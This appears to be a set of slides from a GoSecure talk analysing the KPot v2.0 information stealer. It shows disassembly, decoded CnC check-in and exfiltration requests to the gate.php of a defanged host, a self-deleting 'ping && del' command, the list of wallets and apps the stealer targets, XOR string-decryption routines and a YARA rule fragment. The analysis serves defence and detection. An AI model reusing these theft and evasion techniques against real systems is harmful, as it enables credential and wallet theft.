


KPot v2.0 Final Payload in C++



# Operation Lawyer Loot

KPot v2.0 - Final Payload Portex Analyzer Entropy



Are we done?

GoSECURE



imgflip.com

# Operation Lawyer Loot



## KPot v2.0 - Initialization

```
(fcn) entry0 37
entry0 ();
push ebp
mov ebp, esp
and esp, 0xffffffff8
call LocalReturnPointer
call ImportResolver
call Stealer
push 0 ; uExitCode
call dword [0x4151a8] ; kernel32_ExitProcess
xor eax, eax
mov esp, ebp
pop ebp
ret 0x10
```

Figure: KPot v2.0 - Initialization

# Operation Lawyer Loot



## KPot v2.0 - Disabling ASLR

```
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> dir  
  
Directory: C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1  
  
Mode                LastWriteTime        Length Name  
----                LastWriteTime        Length Name  
-a---    28/06/2019  1:03 PM           3976 setdllcharacteristics.c  
-a---    28/06/2019  1:03 PM          64152 setdllcharacteristics.exe  
-a---    28/06/2019  1:03 PM            983 setdllcharacteristics.mak  
-a---    28/06/2019  1:03 PM           1268 setdllcharacteristics.rc  
-a---  19/06/2019  4:17 PM         80384 unpacked.exe  
  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe  
Usage: setdllcharacteristics [options] file  
setdllcharacteristics V0.0.0.1. set PE-file DLLCHARACTERISTICS like  
DYNAMIC_BASE (ASLR), NX_COMPAT (DEP) and FORCE_INTEGRITY (check signature).  
options:  
-d set DYNAMIC_BASE flag (ASLR)  
-d clear DYNAMIC_BASE flag (ASLR)  
-n set NX_COMPAT flag (DEP)  
-n clear NX_COMPAT flag (DEP)  
-f set FORCE_INTEGRITY flag (check signature)  
-f clear FORCE_INTEGRITY flag (check signature)  
source code put in the public domain by Didier Stevens, no Copyright  
Use at your own risk  
http://didierstevens.com  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe -d .\unpacked.exe  
Original DLLCHARACTERISTICS = 0x8140  
DYNAMIC_BASE      = 1  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
Updated DLLCHARACTERISTICS = 0x8100  
DYNAMIC_BASE      = 0  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1>
```

# Operation Lawyer Loot



KPot v2.0 - Dynamically Resolving APIs

The screenshot shows the KPot v2.0 interface with the assembly view selected. The assembly code is as follows:

```
push ebp  
mov ebp,esp  
and esp,FFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[4151A8]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ehn
```

Two registers are highlighted with blue arrows pointing to their memory locations:

- EDX** points to the value **004103CB**, which corresponds to the instruction **push ebp**.
- EIP** points to the value **004103D6**, which corresponds to the instruction **call sample\_unpacked\_noaslr.4042DF**.

The assembly code shows several **call** instructions to dynamically resolved APIs, specifically **sample\_unpacked\_noaslr.4042DF**, **sample\_unpacked\_noaslr.4058DE**, and **sample\_unpacked\_noaslr.410286**.

Figure: KPot v2.0 - Resolve APIs Dynamically



# Operation Lawyer Loot

KPot v2.0 - Sylica Resolve APIs

GoSECURE

The screenshot shows the KPot debugger interface. On the left, the assembly view displays the following code:

```
push ebp  
mov ebp,esp  
and esp,FFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[<&ExitProcess>]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ebp  
mov ebp,esp  
sub esp,10  
push ebx  
mov ebx,dword ptr ss:[ebp+8]  
push esi  
mov esi,dword ptr ds:[ebx+3C]  
push edi  
push 40  
push 3000  
add esi,ebx  
push dword ptr ds:[esi+50]  
push 0
```

On the right, the imports view lists the following DLLs and their FThunks:

- shell32.dll (1) FThunk: 00014F64
- advapi32.dll (1) FThunk: 00014F68
- wininet.dll (1) FThunk: 00014F6C
- kernel32.dll (2) FThunk: 00014F70
- GdiPlus.dll (1) FThunk: 00014F78
- winhttp.dll (1) FThunk: 00014F7C
- kernel32.dll (2) FThunk: 00014F80
- advapi32.dll (1) FThunk: 00014F88
- GdiPlus.dll (1) FThunk: 00014F8C
- wininet.dll (1) FThunk: 00014F90
- kernel32.dll (1) FThunk: 00014F94
- nla32.dll (1) FThunk: 00014F98

Buttons at the bottom include "Show Invalid", "Show Suspect", and "Clear".

Figure: KPot v2.0 - Sylica Resolve APIs

# Operation Lawyer Loot

KPot v2.0 - Scripting / Programming

GoSECURE



# Operation Lawyer Loot



KPot v2.0 - CnC Initialization

```
push ebp
mov ebp, esp
sub esp, 0x26c
push ebx
push esi
push edi
call CncInitialize
push 0x104 ; 260 ; nSize
lea eax, [lpFilename]
push eax ; lpFilename
push 0 ; hModule
call dword [0x415070] ; kernel32_GetModuleFileNameW
```

Figure: KPot v2.0 - CnC Initialization

# Operation Lawyer Loot

KPot v2.0 - CnC COM Initialization



```
(fcn) CncInitialize 23
    CncInitialize ();
    push ecx ; urlmon.IsValidURL
    call GetPointer_1
    call GetCncUrl
    push 2 ; 2 ; dwCoInit
    push 0 ; pvReserved
    call dword [0x415164] ; ole32_CoInitializeEx
    pop ecx
    ret
```

Figure: KPot v2.0 - CnC COM Initialization

# Operation Lawyer Loot

## KPot v2.0 - CnC Server Initialization



```
lea edi, [sEncryptedCncDomain]
xor eax, eax
call StringDecoder_0 ; http://benten09.futbol
xor eax, eax
lea edi, [sEncryptedCncPath]
inc eax
call StringDecoder_0 ; /B0H9KGa4jvUsU4j
push 0x13 ; 19
lea edi, [sEncryptedDotBit]
pop eax
call StringDecoder_0 ; .bit
lea eax, [lpWSData]
push eax ; lpWSAData
push 0x202 ; 514 ; wVersionRequired
call dword [0x415014] ; ws2_32.WSASStartup
mov ebx, edi
lea eax, [sEncryptedCncDomain]
call RemoveValueDecodedCncResponse
```

Figure: KPot v2.0 - CnC Server Initialization

# Operation Lawyer Loot



KPot v2.0 - CnC Checkin

```
0x004102c6    push eax  
0x004102c7    lea eax, [var_30h]  
0x004102ca    push eax  
0x004102cb    call CncCheckinRoutine  
0x004102d0    pop ecx  
0x004102d1    pop ecx  
0x004102d2    test al, al  
0x004102d4    jne 0x4102eb
```

```
0x004102d6    lea eax, [lpFilename]  
0x004102dc    push eax ; arglist = lpFilename  
0x004102dd    call PingDelete  
0x004102e2    pop ecx  
0x004102e3    push 0 ; uExitCode  
0x004102e5    call dword [0x4151a8] ; kernel32_ExitProcess
```

```
0x004102eb    call CheckLanguage
```

Figure: KPot v2.0 - Checkin Routine

# Operation Lawyer Loot



KPot v2.0 - CnC Headers / URI Setup

```
0x0040fcdb    lea edi, [encodedString_KIt2h6qJ1XT2jMa0]
0x0040fcc0    pop eax
0x0040fcc1    call StringDecoder_0 ; Decode the string "KIt2h6qJ1XT2jMa0" to edi (CncCheckin Key)
0x0040fcc6    push 0x78 ; 'x' ; 120
0x0040fcc8    lea esi, [lpszVerb]
0x0040fccb    pop eax
0x0040fccc    call StringDecoder_1 ; Decode the string "GET" to esi
0x0040fcd1    push 0x7b ; '{' ; 123
0x0040fcd3    lea esi, [encodedString_GET]
0x0040fcd6    pop eax
0x0040fcd7    call StringDecoder_1 ; Decode the string "%S/gate.php" to esi
0x0040fcde    push 0x7c ; ']' ; 124
0x0040fcde    lea esi, [encodedString_x25x2fgatex2ephp]
0x0040fce4    pop eax
0x0040fce5    call StringDecoder_1 ; Decode the string "Content-Type: application/x-www-form-ur...
0x0040fce9    push dword [0x415218] ; The string "http://benten09.futbol/B0H9KGa4jvUsU4jL"
0x0040fcf0    lea eax, [encodedString_GET]
0x0040fcf3    push eax
0x0040fcf4    mov ebx, 0x104 ; 260
0x0040fcf9    lea edi, [lpszUrl]
0x0040fcff    call FormatString ; Make string "http://benten09.futbol/B0H9KGa4jvUsU4jL/gate.php...
0x0040fd04    push dword [0x415214] ; push "benten09.futbol" to the stack
0x0040fd0a    mov eax, esi
0x0040fd0c    push eax
0x0040fd0d    lea edi, [lpszHeaders]
0x0040fd13    call FormatString ; Make string "Content-Type: application/x-www-form-urlencoded....
```



# Operation Lawyer Loot

## KPot v2.0 - CnC Checkin Attempts



The diagram illustrates the assembly code flow for CnC checkin attempts. It shows three main sections of assembly code with annotations:

- Top Section:** Contains the instruction `0x0040fd22 xor edi, edi`, highlighted with a red box. An arrow points from this box down to the second section.
- Middle Section:** Contains the instructions `0x0040fd24 cmp esi, ebx` and `0x0040fd26 jne 0x40fd57`. An arrow points from the previous section down to this one.
- Bottom Section:** Contains the following assembly code:

```
0x0040fd28    lea eax, [decodedCncResponseData]
0x0040fd2b    push eax
0x0040fd2c    push ebx          ; lpOptionalLength
0x0040fd2d    push ebx          ; lpOptional
0x0040fd2e    lea eax, [lpszHeaders]
0x0040fd34    push eax          ; lpszHeaders
0x0040fd35    lea eax, [lpszVerb]
0x0040fd38    push eax          ; lpszVerb
0x0040fd39    lea eax, [lpszUrl]
0x0040fd3f    push eax          ; lpszUrl
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@"
0x0040fd46    add eax, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24
```

A red box highlights the instruction `call dword [edi + 0x414078] ; "j\xf2@"`.

# Operation Lawyer Loot

KPot v2.0 - CnC Checkin HTTP Request



```
GET /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: benten09[.]futbol
Connection: Keep-Alive
```

Figure: KPot v2.0 - CnC Checkin HTTP GET Request



# Operation Lawyer Loot



KPot v2.0 - CnC Checkin HTTP Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Wed, 10 Jul 2019 17:27:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.1.29
```

```
enhFA1kHQHsAaWUDW3xQARQWMHckfzwHbgd1BVhjWAhf0McWmkuDnQUHX8nEj5R0zkQUxxXLhV2ChVwKAgz
bxRjWl4HUV1gHywsRkYSPncZCDZwLWQuFRQ5JEI0LBVRbhYrdTp3Mwh0CgttWhI+dxkINnAtZC4VAGhmBjUS
JXUHAD1/N2kVL0IzIF0aEhVIPxYrdTp3Mwh0CgttQGMVSD91K20vZDAIcx0GbTVoFEMuOwRAB1AYJ1R9CHYP
PgpEJDkrbS9kMAhzHQZtNX0+bwwbNxAqcyMVbmlhAjUSJXUHAD1/N2kuFXUdGHsnAD5vFBYwdyR/PAduBw==
```

Figure: KPot v2.0 - CnC Checkin HTTP Response

# Operation Lawyer Loot



## KPot v2.0 - CnC Checkin Base64 Decoding



```
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@" ; call 0x0040f26a or CncCheckin_1 edi +
0x0040fd46    add edi, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24

0x0040fd53    cmp esi, ebx
0x0040fd55    je 0x40fd8d

0x0040fd57    lea eax, [var_8h]
0x0040fd5a    push eax
0x0040fd5b    mov eax, dword [decodedCncResponseData]
0x0040fd5e    mov ecx, esi
0x0040fd60    call LocalBase64Decode ; Decode CncResponse to eax
0x0040fd65    mov edi, eax
0x0040fd67    pop ecx
0x0040fd68    cmp edi, ebx
0x0040fd6a    je 0x40fd8d
```

Figure: KPot v2.0 - CnC Checkin Base64 Decoding

# Operation Lawyer Loot



KPot v2.0 - CnC Checkin Response Base64 Decoded

00000000	7a 78 45 03 59 07 40 7b 00 69 65 03 5b 7c 50 01	zx.E.Y.@{.ie.[ P.
00000010	14 16 30 77 24 7f 3c 07 6e 07 65 05 58 63 58 08	..0w\$.<.n.e.XcX.
00000020	65 7f 43 1c 5a 69 2e 0e 74 14 1d 7f 27 12 3e 51	e.C.Zi..t...'.>Q
00000030	3b 39 10 53 1c 57 2e 15 76 0a 15 70 28 08 33 6f	;9.S.W...v..p(.3o
00000040	14 63 5a 5e 07 51 5d 60 1f 2c 2c 46 46 12 3e 77	.cZ^.Q]`.,,FF.>w
00000050	19 08 36 70 2d 64 2e 15 14 39 24 42 0e 2c 15 51	..6p-d...9\$B.,.Q
00000060	6e 16 2b 75 3a 77 33 08 74 0a 0b 6d 5a 12 3e 77	n.+u:w3.t..mZ.>w
00000070	19 08 36 70 2d 64 2e 15 00 68 66 06 35 12 25 75	..6p-d...hf.5.%u
00000080	07 00 39 7f 37 69 15 2f 42 33 20 5d 1a 12 15 48	..9.7i./B3 ]...H
00000090	3f 16 2b 75 3a 77 33 08 74 0a 0b 6d 40 63 15 48	?.+u:w3.t..m@c.H
000000a0	3f 65 2b 6d 2f 64 30 08 73 1d 06 6d 35 68 14 43	?e+m/d0.s..m5h.C
000000b0	2e 3b 04 40 07 50 18 26 54 7d 08 76 0f 3e 0a 44	.;. @.P.&T}.v.>.D
000000c0	24 39 2b 6d 2f 64 30 08 73 1d 06 6d 35 7d 3e 6f	\$9+m/d0.s..m5}>o
000000d0	0c 1b 35 70 2a 73 23 15 6e 69 61 02 35 12 25 75	..5p*s#.nia.5.%u
000000e0	07 00 39 7f 37 69 2e 15 75 1d 18 7b 27 00 3e 6f	..9.7i..u..{'.>o
000000f0	14 16 30 77 24 7f 3c 07 6e 07	..0w\$.<.n.

Figure: KPot v2.0 - CnC Checkin Base64 Decoded

# Operation Lawyer Loot



KPot v2.0 - Decoded and XOR Decrypted CnC Payload

```
11111111111111__DELIMM__[victim_public_ip_address]__DELIMM__appdata__GRABBER__*.log,*.*.txt,  
__GRABBER__%appdata%__GRABBER__0__GRABBER__1024__DELIMM__desktop_txt__GRABBER__*.txt,  
__GRABBER__%userprofile%\Desktop__GRABBER__0__GRABBER__150__DELIMM____DELIMM____DELIMM__
```

Figure: KPot v2.0 - CnC Decoded and Decrypted Response



# Operation Lawyer Loot



## KPot v2.0 - CnC Checkin Routine Language Check

```
0x004101bb    mov eax, dword [arg_8h]
0x004101be    push 0x10          ; 16
0x004101c0    pop edx
0x004101c1    mov ecx, edi
0x004101c3    call ParseCncResponseFirstValue
0x004101c8    call CheckLanguage
0x004101cd    test al, al
0x004101cf    jne 0x4101e0

0x004101d1    push dword [arg_ch]
0x004101d4    push dword [arg_8h]
0x004101d7    push edi          ; CncCheckinResponseDecoded
0x004101d8    call CncResponseStealer ; if Language Doesn't Match
0x004101ad    add esp, 0xc
```

Figure: KPot v2.0 - CnC Checkin Routine Language Check



# Operation Lawyer Loot



KPot v2.0 - Language List

- LANG\_RUSSIAN
- LANG\_ARMENIAN
- LANG\_AZERI
- LANG\_SUBLANG\_AZERI\_LATIN
- LANG\_GEORGIAN
- LANG\_TAJIK
- LANG\_CROATIAN
- LANG\_UZBEK
- LANG\_SUBLANG\_UZBEK\_LATIN



# Operation Lawyer Loot



KPot v2.0 - Stealer Modules

```
0x004102cb    call CncCheckinRoutine  
0x004102d0    pop ecx  
0x004102d1    pop ecx  
0x004102d2    test al, al  
0x004102d4    jne 0x4102eb
```

```
0x004102d6    lea eax, [lpFilename]  
0x004102dc    push eax          ; arglist = lpFilename  
0x004102dd    call PingDelete  
0x004102e2    pop ecx  
0x004102e3    push 0           ; uExitCode  
0x004102e5    call dword [kernel32_ExitProcess] ; 0x415
```

Figure: KPot v2.0 - Deleting Itself



# Operation Lawyer Loot



## KPot v2.0 - Self Delete Routine



```
400000.rec.00390228
■ lea esi,dword ptr ss:[ebp-14]
mov eax,AS
call 400000.rec.38C98F
push dword ptr ss:[ebp+8] ; [ebp+8]:L"C:\\\\Users\\\\malware\\\\Desktop\\\\process_3756\\\\400000.rec.exe"
lea eax,dword ptr ss:[ebp-50]
push eax
mov ebx,136
lea edi,dword ptr ss:[ebp-4C4]
call 400000.rec.385188
pop ecx
pop ecx
push 104
lea eax,dword ptr ss:[ebp-258]
push eax
mov eax,esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
push eax
call dword ptr ds:[<&ExpandEnvironmentStringsw>]
pop edi
pop esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
pop ebx
test eax,eax
je 400000.rec.390284
```

```
400000.rec.0039026A
xor eax,eax
push eax
push eax
lea ecx,dword ptr ss:[ebp-4C4]
push ecx
lea ecx,dword ptr ss:[ebp-258]
push ecx
push eax
push eax
call dword ptr ds:[<&ShellExecuteW>]
```

```
400000.rec.00390284
leave
ret
```

# Operation Lawyer Loot

KPot v2.0 - Stealer Modules

 GoSECURE

- Discord
- Earth VPN
- Electrum
- Etheurim
- Filezilla
- Firefox
- Screen Capture
- Skype
- Internet Explorer
- Monero
- Nord VPN
- Outlook
- Pidgen IM
- Remote Desktop
- Steam
- Total Commander
- WinSCP



# Operation Lawyer Loot



KPot v2.0 - Stealer Modules Language Check

The screenshot shows two sections of assembly code. The top section is enclosed in a box and contains:

```
0x004102eb    call CheckLanguage  
0x004102f0    test al, al  
0x004102f2    jne 0x41035e
```

An arrow points from the end of the third instruction (jne) down to the second section. The bottom section is also enclosed in a box and contains:

```
0x004102f4    lea eax, [var_20h]  
0x004102f7    push eax  
0x004102f8    lea eax, [ppstm]  
0x004102fb    push eax  
0x004102fc    call ModuleSystemInfoStealer
```

Figure: KPot v2.0 - Stealer Modules Language Check



# Operation Lawyer Loot



KPot v2.0 - CnC Exfiltration

```
0x0040fdc3    call StringDecoder_1 ; Decode string "POST"
0x0040fdc8    push 0x7b          ; '{' ; 123
0x0040fdca    lea   esi, [var_2ch]
0x0040fdcd    pop   eax
0x0040fdce    call StringDecoder_1 ; Decode string "%S/gate.php"
0x0040fdd3    push 0x7d          ; '}' ; 125
0x0040fdd5    lea   esi, [var_108h]
0x0040fddb    pop   eax
0x0040fddc    call StringDecoder_1 ; Decode string Host: %S
0x0040fde1    mov   ecx, edi
0x0040fde3    call LocalGetStringLength
0x0040fde8    push  eax
0x0040fde9    mov   eax, edi
0x0040fdbb    push  eax
0x0040fdec    push dword [var_4h]
0x0040fdef    push dword [lpMem]
0x0040fdf2    call CncCheckinResponseEncryptDecrypt
```

Figure: KPot v2.0 - CnC Exfiltration

# Operation Lawyer Loot

KPot v2.0 - CnC Exfiltration Traffic



```
POST /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
```

```
Content-Type: application/octet-stream
```

```
Content-Encoding: binary
```

```
Host: benten09[.]futbol
```

```
Content-Length: 247782
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

```
[HTTP Client Body Binary Data (Encrypted)]
```

Figure: KPot v2.0 - CnC Exfiltration Beacon

# Operation Lawyer Loot


KPot v2.0 - String Decryption SIDs and Data Pointers



```
0x004058ea    lea edi, [var_68ch] → Encrypted data pointer
0x004058f0    mov eax, 0xa6 ; 166
0x004058f5    call StringDecryptor_0 ; Decodes the string "wininet.dll" to edi
0x004058fa    lea edi, [var_680h]
0x00405900    mov eax, 0xa7 ; 167 → String ID
0x00405905    call StringDecryptor_0 ; Decodes "winhttp.dll" to edi
0x0040590a    lea edi, [var_638h]
0x00405910    mov eax, 0xa8 ; 168
0x00405915    call StringDecryptor_0 ; Decodes "ws2_32.dll" to edi
0x0040591a    lea edi, [var_620h]
0x00405920    mov eax, 0xa9 ; 169
0x00405925    call StringDecryptor_0 ; Decodes "user32.dll" to edi
0x0040592a    lea edi, [var_668h]
0x00405930    mov eax, 0xaa ; 170
0x00405935    call StringDecryptor_0 ; Decodes "shell32.dll" to edi
0x0040593a    lea edi, [var_6ach]
0x00405940    mov eax, 0xab ; 171
0x00405945    call StringDecryptor_0 ; Decodes "advapi32.dll" to edi
0x0040594a    lea edi, [var_62ch]
0x00405950    mov eax, 0xac ; 172
0x00405955    call StringDecryptor_0 ; Decodes "dnsapi32.dll" to edi
0x0040595a    lea edi, [var_69ch]
0x00405960    mov eax, 0xad ; 173
0x00405965    call StringDecryptor_0 ; Decodes "netapi32.dll" to edi
```

# Operation Lawyer Loot

## KPot v2.0 - String Decryption Routine



### KPot v2.0 - String Decryptor Pseudo Emulation Code

```
global sd0
section .text
;; 0x400C00 Image Base Modifier
sd0:
    push ebp
    mov ebp, esp
    mov edi, [ebp + 0x8]          ; Parameter: Pointer to String Buffer
    mov eax, [ebp + 0xc]          ; Parameter: String ID
    mov ecx, [ebp + 0x10]         ; Parameter: Pointer to sample data
    push ebx
    push esi
    mov ebx, ecx
    movzx eax, ax
    lea eax, [eax*8 + ebx + 0x668] ; Hard-coded Offset
    xor ecx, ecx
    xor esi, esi
    cmp cx, word [eax + 2]
    jae addr_40c985
;; [...]
```



### KPot v2.0 - String Decryptor Pseudo Emulation Code Cont...

```
addr_40c970:  
    mov edx, dword [eax + 4]  
    sub edx, 0x400c00          ; Calculated File Offset  
    lea edx, [ebx + edx]  
    movzx ecx, si  
    mov dl, byte [edx + ecx]  
    xor dl, byte [eax]  
    inc esi  
    mov byte [ecx + edi], dl  
    cmp si, word [eax + 2]  
    jb addr_40c970  
addr_40c985:  
    movzx eax, word [eax + 2]  
    mov byte [eax + edi], 0  
    mov eax, edi  
    pop esi  
    pop ebx  
    pop ebp  
    ret
```



### KPot v2.0 - CnC Encrypt/Decrypt Routine

```
c2dec:  
    push ebp  
    mov ebp, esp  
    push esi  
    xor esi, esi  
    cmp dword [ebp + 0xc], esi  
    jbe addr_403ddd  
addr_403dc2:  
    mov eax, dword [ebp + 0x8]  
    lea ecx, [esi + eax]  
    xor edx, edx  
    mov eax, esi  
    div dword [ebp + 0x14]  
    mov eax, dword [ebp + 0x10]  
    mov al, byte [edx + eax]  
    xor byte [ecx], al  
    inc esi  
    cmp esi, dword [ebp + 0xc]  
    jb addr_403dc2  
addr_403ddd:  
    pop esi  
    pop ebp  
    ret
```



# Operation Lawyer Loot


## Threat Actor Hypothesis

 GoSECURE



# Operation Lawyer Loot

Threat Actor Hypothesis - ValidCC Website Relationship



# Operation Lawyer Loot



Threat Actor Hypothesis - ValidCC Website

The image shows a female anime-style character with brown hair tied back, wearing a white t-shirt and a plaid skirt, holding a black assault rifle with a scope. She is standing next to a login interface for the website <https://validcc.ws/login.php>. The login form is titled "1 FIRST STEP LOGIN - Enter username and password:" and contains fields for "Username" and "Password". A "Next step" button is located to the right of the password field. Below the login form is a link "CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT". Further down is a "REGISTRATION" button and a note "USE ONLY DOMAIN: VALCC.BAZAR". The background features a dark, futuristic digital interface with binary code and circuit patterns.

https://validcc.ws/login.php

1 FIRST STEP LOGIN - Enter username and password:

Username

Password

Next step

CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT

REGISTRATION

USE ONLY DOMAIN: VALCC.BAZAR

# Operation Lawyer Loot



KPot v2.0 - Yara Signature

```
rule kpot_v2{
    meta:
        author = "TITAN"
        company = "GoSecure"
        description = "KPot v2.0 Operation Lawyer Loot"
        created = "2019-09-15"
